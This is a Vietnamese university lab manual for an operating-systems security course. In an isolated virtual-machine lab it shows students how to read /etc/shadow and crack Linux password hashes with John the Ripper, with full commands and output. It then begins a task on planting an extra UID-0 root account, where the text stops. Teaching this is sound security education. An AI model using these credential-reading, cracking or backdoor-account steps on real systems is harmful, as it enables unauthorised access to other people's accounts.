

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



HỌC PHẦN
AN TOÀN HỆ ĐIỀU HÀNH

BÀI THỰC HÀNH
BỂ KHÓA MẬT KHẨU LINUX
SỬ DỤNG JOHN THE RIPPER

(Phiên bản: 1.0)

Hà Nội, 2019

MỤC LỤC

1. Điều kiện tiên quyết.....	2
2. Giới thiệu	2
3. Kịch bản thực hành	2
4. Mục tiêu bài thực hành	2
5. Tổ chức thực hành.....	2
6. Môi trường thực hành	2
6.1. Phần cứng, phần mềm	2
6.2. Máy ảo và công cụ.....	2
7. Sơ đồ thực hành.....	3
8. Các nhiệm vụ cần thực hiện.....	3
Nhiệm vụ 1. Bẻ khóa mật khẩu Linux với John the Ripper.....	3
Nhiệm vụ 2. Tạo tài khoản mới với quyền root	15
Nhiệm vụ 3. Sử dụng SSH để tấn công vào Linux.....	20
9. Đánh giá bài thực hành	23

Thông tin phiên bản bài thực hành

Phiên bản	Ngày tháng	Mô tả	Thực hiện
1.0	24.02.2019	Xây dựng từ đầu	SV. Vũ Trung Đoàn

1. Điều kiện tiên quyết

Không

2. Giới thiệu

Nếu kẻ tấn công có thể lấy được mật khẩu tài khoản root trên hệ thống Linux hoặc Unix, hắn có thể kiểm soát hoàn toàn thiết bị đó, vì vậy, việc bảo vệ mật khẩu tài khoản root là rất quan trọng.

3. Kịch bản thực hành

John the Ripper là một trong những công cụ bẻ khóa mật khẩu nhanh và nhiều chế độ bẻ khóa khác nhau.

John the Ripper được cài đặt sẵn trong Kali Linux, và cũng có thể tải xuống tại địa chỉ: www.openwall.com/john

Bài thực hành này sẽ giới thiệu cơ bản về lưu mật khẩu trong Linux và tiến hành bẻ khóa mật khẩu với JTR; qua đó tạo một tài khoản có quyền root và truy cập SSH từ máy tấn công đến máy nạn nhân.

4. Mục tiêu bài thực hành

Bài thực hành này nhằm giúp sinh viên học và hiểu về:

- Bẻ khóa mật khẩu Linux với JTR
- Tạo tài khoản với quyền root
- Sử dụng SSH để tấn công vào Linux

5. Tổ chức thực hành

Yêu cầu thực hành: thực hành độc lập

Thời gian: 45 phút

6. Môi trường thực hành

6.1. Phần cứng, phần mềm

- Yêu cầu phần cứng:
 - + 01 máy tính
 - + Cấu hình tối thiểu: Intel Core i3, 4GB RAM, 50 GB ổ cứng
- Yêu cầu phần mềm trên máy:
 - + Hệ điều hành trên máy tính: Windows 7 64bit trở lên
 - + Phần mềm ảo hóa VMWare Workstation 15.0 trở lên

6.2. Máy ảo và công cụ

- Máy ảo: 02 máy. Trong đó:
 - ❖ *Máy ảo 1 (Máy nạn nhân):*
 - Cài đặt hệ điều hành Kali Linux 2018.4

- Địa chỉ IP: 192.168.89.129
- ❖ *Máy ảo 2 (Máy tấn công):*
 - Cài đặt hệ điều hành Kali Linux 2018.4
 - Địa chỉ IP: 192.168.89.132

7. Sơ đồ thực hành



Giả sử dải mạng 192.168.89.x là mạng Internet.

Máy nạn nhân sử dụng Linux để quản trị.

8. Các nhiệm vụ cần thực hiện

Nhiệm vụ 1. Bẻ khóa mật khẩu Linux với John the Ripper.

1. Đăng nhập vào máy nạn nhân với tài khoản và mật khẩu mặc định **root/toor**.
2. Mở cửa sổ Terminal bằng cách chọn icon Terminal trên thanh công cụ:



Sau khi nhấp vào biểu tượng Terminal, cửa sổ Terminal sẽ hiển thị như hình dưới:

```
root@victim: ~
File Edit View Search Terminal Help
root@victim:~#
```

- Đầu tiên, tiến hành kiểm tra tệp **passwd** – nơi chứa danh sách tất cả các tài khoản người dùng. Trong Linux, tệp **passwd** nằm trong thư mục **/etc**. Để xem nội dung tệp **passwd**, thực hiện câu lệnh:

```
root@victim:~#cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

- Kiểm tra quyền với tệp **/etc/passwd**, thực hiện câu lệnh:

```
root@victim:~#ls -l /etc/passwd
-rw-r--r-- 1 root root 2955 Feb 11 02:40 /etc/passwd
root@victim:~#
```

Cần lưu ý rằng tất cả người dùng đều có quyền đọc, chỉ **root** mới có quyền ghi. Vì tệp **passwd** không hạn chế quyền, mật khẩu không được lưu trữ ở đó mà thay vào đó, đánh dấu “x” chỉ ra rằng nó được lưu trữ trong tệp **shadow**.

5. Thực hiện kiểm tra nội dung tệp **shadow**:

```
root@victim:~#cat /etc/shadow
root@$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrGV89ujtSTPEJ0QjXsRGpSEFuFknCT0a0.g92kCst0P1:17938:0:99999:7:::
daemon*:17926:0:99999:7:::
bin*:17926:0:99999:7:::
sys*:17926:0:99999:7:::
sync*:17926:0:99999:7:::
games*:17926:0:99999:7:::
man*:17926:0:99999:7:::
lp*:17926:0:99999:7:::
mail*:17926:0:99999:7:::
news*:17926:0:99999:7:::
uucp*:17926:0:99999:7:::
proxy*:17926:0:99999:7:::
www-data*:17926:0:99999:7:::
backup*:17926:0:99999:7:::
list*:17926:0:99999:7:::
irc*:17926:0:99999:7:::
gnats*:17926:0:99999:7:::
nobody*:17926:0:99999:7:::
```

Có thể thấy được tài khoản **root** và nội dung được băm của mật khẩu. Nếu tạo thêm tài khoản, chúng ta có thể thấy cách mà mật khẩu được cập nhật và tệp **passwd** và **shadow**. Tất cả những thông tin về tài khoản cũng có thể được kiểm tra trong log.

6. Tạo người dùng mới **alice**, thực hiện câu lệnh:

```
root@victim:~#useradd alice
root@victim:~# useradd alice
root@victim:~#
```

7. Thực hiện tương tự để tạo người dùng mới **bob**:

```
root@victim:~#useradd bob
root@victim:~# useradd bob
root@victim:~#
```

8. Kiểm tra thay đổi trong tệp **passwd**, thực hiện lệnh:


```

root@victim:~#tail /etc/passwd
root@victim:~# tail /etc/passwd
saned:x:126:134::/var/lib/saned:/usr/sbin/nologin
speech-dispatcher:x:127:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:128:135:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
king-phisher:x:129:137::/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:130:138:Gnome Display Manager:/var/lib/gdm3:/bin/false
dradis:x:131:139::/var/lib/dradis:/usr/sbin/nologin
beef-xss:x:132:140::/var/lib/beef-xss:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
alice:x:1000:1000::/home/alice:/bin/sh
bob:x:1001:1001::/home/bob:/bin/sh
root@victim:~#

```

Lệnh `tail` hiển thị 10 dòng cuối cùng của tệp tin. Khi thêm người dùng mới vào hệ thống Linux/UNIX, thông tin sẽ được thêm vào dưới cùng của tệp. Trong một hệ thống Linux, người dùng mới đầu tiên sẽ được cấp User Id, hay UDI là 1001. Tài khoản **root** có UID bằng 0. Nếu tài khoản khác cũng có UID bằng 0, tài khoản này cũng sẽ có quyền như tài khoản **root**.

9. Tiếp theo, kiểm tra thay đổi của nội dung tệp **shadow**, thực hiện lệnh:

```

root@victim:~#tail /etc/shadow
root@victim:~# tail /etc/shadow
saned:!:17926:0:99999:7:::
speech-dispatcher:!:17926:0:99999:7:::
pulse:!:17926:0:99999:7:::
king-phisher:!:17926:0:99999:7:::
Debian-gdm:!:17926:0:99999:7:::
dradis:!:17926:0:99999:7:::
beef-xss:!:17926:0:99999:7:::
systemd-coredump:!:17938:0:99999:7:::
alice:!:17955:0:99999:7:::
bob:!:17955:0:99999:7:::
root@victim:~#

```

Kí tự “!” cho thấy tài khoản chưa được đặt mật khẩu.

10. Kiểm tra thay đổi tài khoản trong tệp **auth.log**, thực hiện câu lệnh


```

root@victim:~#tail /var/log/auth.log
root@victim:~# tail /var/log/auth.log
Feb 28 10:22:26 kali useradd[1821]: new user: name=bob, UID=1001, GID=1001, home
=/home/bob, shell=/bin/sh
Feb 28 10:25:01 kali CRON[1832]: pam_unix(cron:session): session opened for user
root by (uid=0)
Feb 28 10:25:01 kali CRON[1832]: pam_unix(cron:session): session closed for user
root
Feb 28 10:30:01 kali CRON[1857]: pam_unix(cron:session): session opened for user
root by (uid=0)
Feb 28 10:30:01 kali CRON[1857]: pam_unix(cron:session): session closed for user
root
Feb 28 10:34:26 kali gdm-password]: gkr-pam: unlocked login keyring
Feb 28 10:35:01 kali CRON[1910]: pam_unix(cron:session): session opened for user
root by (uid=0)
Feb 28 10:35:01 kali CRON[1910]: pam_unix(cron:session): session closed for user
root
Feb 28 10:39:01 kali CRON[1916]: pam_unix(cron:session): session opened for user
root by (uid=0)
Feb 28 10:39:01 kali CRON[1916]: pam_unix(cron:session): session closed for user
root
root@victim:~#

```

11. Tiếp theo, đặt mật khẩu cho từng người dùng. Đầu tiên, thực hiện đặt mật đơn giản mặc dù trong thực tế không nên đặt mật khẩu đơn giản như này để tránh kẻ tấn công có thể sử dụng các chương trình như JTR để bẻ khóa mật khẩu, hoặc mật khẩu được tìm thấy trong từ điển mật khẩu. Thực hiện đặt mật khẩu cho **alice** là **green**, nhập mật khẩu hai lần bằng câu lệnh:

```

root@victim:~#passwd alice
root@victim:~# passwd alice
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@victim:~#

```

12. Thực hiện tương tự với tài khoản **bob**, cũng đặt mật khẩu là **green**, sử dụng câu lệnh:

```

root@victim:~#passwd bob
root@victim:~# passwd bob
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@victim:~#

```

13. Tiếp theo, kiểm tra thay đổi trong tệp **shadow**, thực hiện câu lệnh:

```

root@victim:~#tail -n 2 /etc/shadow
root@victim:~# tail -n 2 /etc/shadow
alice:$6$giaMP107$2Cy9PRCRT1KySfIjYM8dQoIiNwCGzYOHlyYQm.cIPRvSPyBwYBFHdsf6ynPyrN
mMZpcqbJ83Cf70zbsUNh0Aj/:17955:0:99999:7:::
bob:$6$yNMPwnu6$wc3CrTt9rnmMQBg0/Rnb0KBe9klAaF5srg0NC9ZJ2S4dki3tWb6FMnfhA2xSvV0C
SY1XhEw27kPx7Jk6xzb.:17955:0:99999:7:::
root@victim:~#

```

Mật khẩu trên Linux được băm với muối, vì thế mặc dù mật khẩu như nhau nhưng lại có kết quả băm khác nhau. Vì thế trong Linux không thể tấn công mật khẩu bằng rainbow table được. Thay vào đó cần phải tấn công sử dụng từ điển hoặc brute-force. Việc thay đổi mật khẩu tài khoản được lưu vào trong tệp **auth.log**.

14. Kiểm tra thay đổi bằng cách đọc tệp **auth.log**, thực hiện câu lệnh:

```
root@victim:~#tail /var/log/auth.log
root@victim:~# tail /var/log/auth.log
Feb 28 10:35:01 kali CRON[1910]: pam_unix(cron:session): session closed for user root
Feb 28 10:39:01 kali CRON[1916]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 10:39:01 kali CRON[1916]: pam_unix(cron:session): session closed for user root
Feb 28 10:44:33 kali gdm-password]: gkr-pam: unlocked login keyring
Feb 28 10:44:44 kali passwd[1965]: pam_unix(passwd:chauthtok): password changed for alice
Feb 28 10:44:44 kali passwd[1965]: gkr-pam: couldn't update the login keyring password: no old password was entered
Feb 28 10:45:01 kali CRON[1966]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 10:45:01 kali CRON[1966]: pam_unix(cron:session): session closed for user root
Feb 28 10:46:18 kali passwd[1976]: pam_unix(passwd:chauthtok): password changed for bob
Feb 28 10:46:18 kali passwd[1976]: gkr-pam: couldn't update the login keyring password: no old password was entered
root@victim:~#
```

Các thay đổi được lưu trong log, tuy nhiên lệnh `tail` chỉ cung cấp 10 dòng cuối của tệp. Các thông tin cụ thể của tệp có thể được trích xuất bằng cách sử dụng `grep`. Lệnh `grep` có trong hầu hết các phiên bản Linux.

15. Để tìm các thông tin cụ thể trong tệp **auth.log**, thực hiện câu lệnh:

```
root@victim:~#tail /var/log/auth.log | grep changed
root@victim:~# tail /var/log/auth.log | grep changed
Feb 28 10:44:44 kali passwd[1965]: pam_unix(passwd:chauthtok): password changed for alice
Feb 28 10:46:18 kali passwd[1976]: pam_unix(passwd:chauthtok): password changed for bob
root@victim:~#
```

16. Kali linux 2018.4 đã cài đặt sẵn John the Ripper, sinh viên cũng có thể tải JTR tại địa chỉ: www.openwall.com/john .

17. Nhập lệnh sau để xem các lệnh cho JTR:

```
root@victim:~#john
```

```
root@victim:~# john
Created directory: /root/.john
John the Ripper 1.8.0.13-jumbo-1-bleeding-973a245b96 2018-12-17 20:12:51 +0100 O
MP [linux-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2018 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]  "single crack" mode, using default or named rules
--single=:rule[,..]      same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                        --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]        like --wordlist, but extract words from a .pot file
--dupe-suppression       suppress all dupes in wordlist (and force preload)
--prince[=FILE]          PRINCE mode, read words from FILE
--encoding=NAME           input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]   enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[;..]       same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[;..] same, using "immediate" rule(s)
```

John tạo thư mục **.john** lưu trữ tất cả các thông tin sau bẻ khóa.

18.Sử dụng JTR để bẻ khóa mật khẩu, nhập lệnh:

```

root@victim:~#john /etc/shadow
root@victim:~# john /etc/shadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
toor (root)
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 1 candidates buffered for the current salt, minimum 8
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
green (alice)
green (bob)
3g 0:00:00:01 DONE 2/3 (2019-02-28 11:06) 1.595g/s 3310p/s 3447c/s 3447C/s 12345
6..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@victim:~#

```

Mặc dù chỉ có 2 mật khẩu khác nhau, nhưng thông báo của JTR cho thấy nó đã tìm thấy 3 chuỗi băm với 3 loại muối khác nhau. Để xem lại các mật khẩu đã được quét trong tương lai, sinh viên có thể truy xuất chúng từ tệp **john.pot**.

19. Để xem chuỗi băm và mật khẩu tương ứng, thực hiện câu lệnh:

```

root@victim:~#cat .john/john.pot
root@victim:~# cat .john/john.pot
$6$qvhlqI7I$/0whl0Y9i55tzFatxkzafR7n7KA2P2nRh7kMS082KrgV89ujtSTPEJ0QjXsRGpSEFuF
KnCT0a0.g92kCst0P1:toor
$6$giaMP107$2Cy9PRCRT1KySfIjYM8dQoIiNwCGzYOHlyYQm.cIPRvSPyBwYBFHdsf6ynPyrNmMZpcq
bJ83Cf70zbsUNh0Aj/:green
$6$yNMPwnu6$wc3CrTt9rnmMQBg0/Rnb0KBe9klAaF5srg0NC9ZJ2S4dki3tWb6FMnfhA2xSvV0CSY1X
hEw27kPx7JKB6xzb.:green
root@victim:~#

```

Vì giá trị băm đã được lưu với mật khẩu tương ứng, vì thế nên JTR sẽ không thực hiện băm khóa lại lần nữa.

20. Thực hiện lệnh sau để băm khóa lại mật khẩu bằng JTR:


```
root@victim:~#john /etc/shadow
```

```
root@victim:~# john /etc/shadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
No password hashes left to crack (see FAQ)
root@victim:~#
```

21. Để bẻ khóa lại lần nữa cần xóa thông tin được lưu trữ trong **john.pot**:

```
root@victim:~#echo > .john/john.pot
```

```
root@victim:~# echo > .john/john.pot
root@victim:~#
```

22. Thực hiện bẻ khóa lại mật khẩu với JTR:

```
root@victim:~#john /etc/shadow
```

```
root@victim:~# john /etc/shadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8
needed for performance.
toor                (root)
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 3 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 1 candidates buffered for the current salt, minimum 8
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
green              (alice)
green              (bob)
3g 0:00:00:02 DONE 2/3 (2019-02-28 11:18) 1.435g/s 2977p/s 3101c/s 3101C/s 12345
6..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@victim:~#
```

23. Ba mật khẩu trên bị bẻ khóa với brute-force. Một cuộc tấn công brute-force thường mất rất nhiều thời gian, đặc biệt đối với những mật khẩu có số lượng ký tự lớn và phức tạp. JTR cũng cung cấp tính năng sử dụng tệp tin mật

khẩu, đi kèm là tệp **password.lst**, nằm trong mục **/usr/share/john** với 3546 từ. Để xem 20 dòng đầu của tệp **password.lst**, thực hiện lệnh:

```
root@victim:~#head -n 20 /usr/share/john/password.lst
root@victim:~# head -n 20 /usr/share/john/password.lst
#!comment: This list has been compiled by Solar Designer of Openwall Project
#!comment: in 1996 through 2011. It is assumed to be in the public domain.
#!comment:
#!comment: This list is based on passwords most commonly seen on a set of Unix
#!comment: systems in mid-1990's, sorted for decreasing number of occurrences
#!comment: (that is, more common passwords are listed first). It has been
#!comment: revised to also include common website passwords from public lists
#!comment: of "top N passwords" from major community website compromises that
#!comment: occurred in 2006 through 2010.
#!comment:
#!comment: Last update: 2011/11/20 (3546 entries)
#!comment:
#!comment: For more wordlists, see http://www.openwall.com/wordlists/
123456
12345
password
password1
123456789
12345678
1234567890
root@victim:~#
```

24. Nếu mật khẩu của bất kỳ tài khoản nào bị thay đổi, JTR sẽ lại tiếp tục quá trình bẻ khóa. Thực hiện đặt lại mật khẩu của **alice** thành một từ có trong tệp **password.lst**. Thực hiện câu lệnh

```
root@victim:~#passwd alice
root@victim:~# passwd alice
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@victim:~#
```

25. Thực hiện bẻ khóa lại lần nữa với mật khẩu mới:

```
root@victim:~#john --wordlist=/usr/share/john/password.lst /etc/shadow
root@victim:~# john --wordlist=/usr/share/john/password.lst /etc/shadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer (alice)
lg 0:00:00:00 DONE (2019-02-28 11:29) 12.50g/s 3200p/s 3200c/s 3200C/s 123456..f
ranklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@victim:~#
```

26. Vì **computer** là một trong những từ đầu tiên trong từ điển, vì vậy JTR đã bẻ khóa một cách rất nhanh, bây giờ, thực hiện thử một trong những mật khẩu cuối cùng trong danh sách. Để xem 10 dòng cuối danh sách, thực hiện câu lệnh:

```
root@victim:~#tail /usr/share/john/password.lst
```

```
root@victim:~# tail /usr/share/john/password.lst
1701d
@#$$%^&
Qwert
allo
dirk
go
newcourt
nite
notused
sss
root@victim:~#
```

27. Đặt lại mật khẩu mới cho **alice**, thử với **newcourt**:

```
root@victim:~#passwd alice
```

```
root@victim:~# passwd alice
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@victim:~#
```

28. Bẻ khóa lại với mật khẩu mới:

```
root@victim:~#john --wordlist=/usr/share/john/password.lst
/etc/shadow
```

```
root@victim:~# john --wordlist=/usr/share/john/password.lst /etc/shadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newcourt      (alice)
lg 0:00:00:01 DONE (2019-02-28 11:28) 0.9433g/s 3345p/s 3345c/s 3345C/s jussi..s
ss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@victim:~#
```

29. Cuối cùng thử bẻ khóa một tệp **shadow** bất kỳ. Thực hiện sao chép tệp **shadow** đính kèm trong bài thực hành vào **/Desktop/lab**. Để xem tệp **shadow** đã được lưu lại, thực hiện lệnh:


```

root@victim:~#tail /root/Desktop/lab/shadow
root@victim:~# tail /root/Desktop/lab/shadow
saned*:17926:0:99999:7:::
speech-dispatcher::!17926:0:99999:7:::
pulse*:17926:0:99999:7:::
king-phisher*:17926:0:99999:7:::
Debian-gdm*:17926:0:99999:7:::
dradis*:17926:0:99999:7:::
beef-xss*:17926:0:99999:7:::
systemd-coredump:!:17938:::::
alpha:$6$EXz6tocJ$9Kw5dHCKpJJWtaGbk.iTvGvDE9u6L3dhF4ZwdloXHGDLRN2viAClbIzE9zy3cb
eJ8GEpiSqzIntZ1Dt6iEHNq0:17955:0:99999:7:::
beta:$6$ut6zduMh$eM5/Ne.nwea5mPaYrwxebbBiB86ciKAlIsAyUVC4MYifreQ6e2.6ihwvIb33UheG
V65dIor2.gmH4yWwNwX2jk1:17955:0:99999:7:::
root@victim:~#

```

30. Thực hiện bẻ khóa mật khẩu với tệp **shadow** bên trên:

```

root@victim:~#john --wordlist=/usr/share/john/password.lst
/root/Desktop/lab/shadow
root@victim:~# john --wordlist=/usr/share/john/password.lst /root/Desktop/lab/sh
adow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345 (beta)
notused (alpha)
2g 0:00:00:02 DONE (2019-02-28 12:01) 0.7117g/s 1261p/s 2614c/s 2614C/s jussi..s
ss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@victim:~#

```

31. Xem băm và mật khẩu tương ứng, thực hiện lệnh:

```

root@victim:~#cat .john/john.pot
root@victim:~# cat .john/john.pot

$6$ut6zduMh$eM5/Ne.nwea5mPaYrwxebbBiB86ciKAlIsAyUVC4MYifreQ6e2.6ihwvIb33UheGV65dI
or2.gmH4yWwNwX2jk1:12345
$6$EXz6tocJ$9Kw5dHCKpJJWtaGbk.iTvGvDE9u6L3dhF4ZwdloXHGDLRN2viAClbIzE9zy3cbeJ8GEp
iSqzIntZ1Dt6iEHNq0:notused
root@victim:~#

```

KẾT LUẬN: Trong Linux, tên của tài khoản người dùng được liệt kê trong tệp **/etc/passwd**. Băm của mật khẩu được lưu trong tệp **/etc/shadow**. Các băm của mật khẩu có sử dụng muối, vì vậy nên nếu nhập hai mật khẩu giống nhau cho hai người dùng thì sẽ sinh ra hai kết quả băm mật khẩu khác nhau. Khi sử dụng muối xong, không thể sử dụng rainbow table để tấn công, thay vào đó cần tấn công sử dụng từ điển hoặc tấn công brute-force. John the Ripper là một công cụ bẻ khóa mật khẩu cho phép kẻ tấn công

Nhiệm vụ 2. Tạo tài khoản mới với quyền root


Có thể tạo nhiều tài khoản với quyền admin trên Windows, nhưng trên Linux thông thường chỉ có một tài khoản **root**. Tuy nhiên nếu một tài khoản khác được tạo với **UID=0** thì tài khoản đó sẽ có quyền **root**. Nhiệm vụ này sẽ sửa đổi tệp **passwd** và **shadow** để tạo tài khoản với quyền **root**. Để làm được điều này, cần mật khẩu cho tài khoản **root**.

1. Nếu kẻ tấn công có quyền **root**, hẳn có thể tạo tài khoản khác có cùng quyền bằng cách sửa đổi tệp **passwd** và **shadow**. Trên máy nạn nhân, nhập lệnh để quay về thư mục chính:


```
root@victim:~#cd ~
```

2. Nhập lệnh sau để mở tệp **passwd** trong thư mục **/etc**:

